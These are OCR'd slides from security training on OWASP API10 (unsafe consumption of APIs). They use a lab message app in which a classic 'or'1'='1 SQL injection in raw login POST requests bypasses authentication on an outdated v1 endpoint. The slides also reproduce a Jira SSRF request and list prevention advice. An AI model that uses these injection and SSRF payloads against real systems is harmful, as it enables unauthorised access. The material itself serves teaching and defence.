
192.168.1.42:8888/login

© 2023 Secure D Center Co., Ltd.

API Vulnerabilities

API10: Unsafe Consumption of APIs (How ?)

- ❑ The outdated API endpoint did not validate data, leading to SQL injection vulnerabilities.



[redacted]/v2/


Simple Message System - SECPla

[redacted]/v1/

Simple Message System - SECPlayground 2020

API Vulnerabilities

API10: Unsafe Consumption of APIs (How ?)



[redacted]/v1/


Simple Message System - SECPlayground 2020

Login

a'

•••••

☐ Remember me



[redacted]/v1/login.php


```
Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL
server version for the right syntax to use near 'a' LIMIT 1' at line 1
```

© 2023 Secure D Center Co., Ltd.

API Vulnerabilities


API10: Unsafe Consumption of APIs (How ?)

v1



```
POST /v1/login.php HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/111.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 64
Origin: http:/[redacted]
DNT: 1
Connection: close
Referer: http:/[redacted]/v1/index.php
Cookie: PHPSESSID=2h5p5akj9j9s3312knmis6oi61
Upgrade-Insecure-Requests: 1

email=a%27or%271%27%3D%271&password=a%27or%271%27%3D%271&submit=
```

```
HTTP/1.1 302 Found
Server: nginx/1.10.3 (Ubuntu)
Date: Tue, 21 Mar 2023 16:26:44 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: /v2/panel.php
Content-Length: 5

admin
```



[redacted]/v1/panel.php

Simple Message System - SECPlayground


Comment :

The flag is [redacted]

Notes of user

testing message

v2



```
POST /v2/login.php HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/111.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 64
Origin: http:/[redacted]
DNT: 1
Connection: close
Referer: http:/[redacted]/v2/index.php
Cookie: PHPSESSID=2h5p5akj9j9s3312knmis6oi61
Upgrade-Insecure-Requests: 1

email=a%27or%271%27%3D%271&password=a%27or%271%27%3D%271&submit=
```


```
HTTP/1.1 302 Found
Server: nginx/1.10.3 (Ubuntu)
Date: Tue, 21 Mar 2023 16:26:31 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: /v2/index.php
Content-Length: 0
```

© 2023 Secure D Center Co., Ltd.

API Vulnerabilities

https://twitter.com/chybeta/status/1176165964196376576
https://jira.atlassian.com/browse/JRASERVER-69793

API10: Unsafe Consumption of APIs (How ?)



```
GET
/plugins/servlet/gadgets/makeRequest?url=http://chybeta.github.io:80/
HTTP/1.1
Host: 127.0.0.1:8080
X-Atlassian-Token: no-check
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0)
Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

© 2023 Secure D Center Co., Ltd.

API Vulnerabilities

https://cheatsheetseries.owasp.org/cheatsheets/Web_Service_Security_Cheat_Sheet.html
https://owasp.org/www-community/Injection_Flaws
https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html
https://cheatsheetseries.owasp.org/cheatsheets/Injection_Prevention_Cheat_Sheet.html
https://cheatsheetseries.owasp.org/cheatsheets/Transport_Layer_Protection_Cheat_Sheet.html
https://cheatsheetseries.owasp.org/cheatsheets/Unvalidated_Redirects_and_Forwards_Cheat_Sheet.html

API10: Unsafe Consumption of APIs

❑ **Prevention:**

- When evaluating service providers, assess their API security posture.
- Ensure all API interactions happen over a secure communication channel (TLS).
- Always validate and properly sanitize data received from integrated APIs before using it.
- Maintain an allow list of well-known locations integrated APIs may redirect yours to do not blindly follow redirects.

© 2023 Secure D Center Co., Ltd.

Questions?

Contact us at info@secure-d.tech

© 2023 Secure D Center Co., Ltd.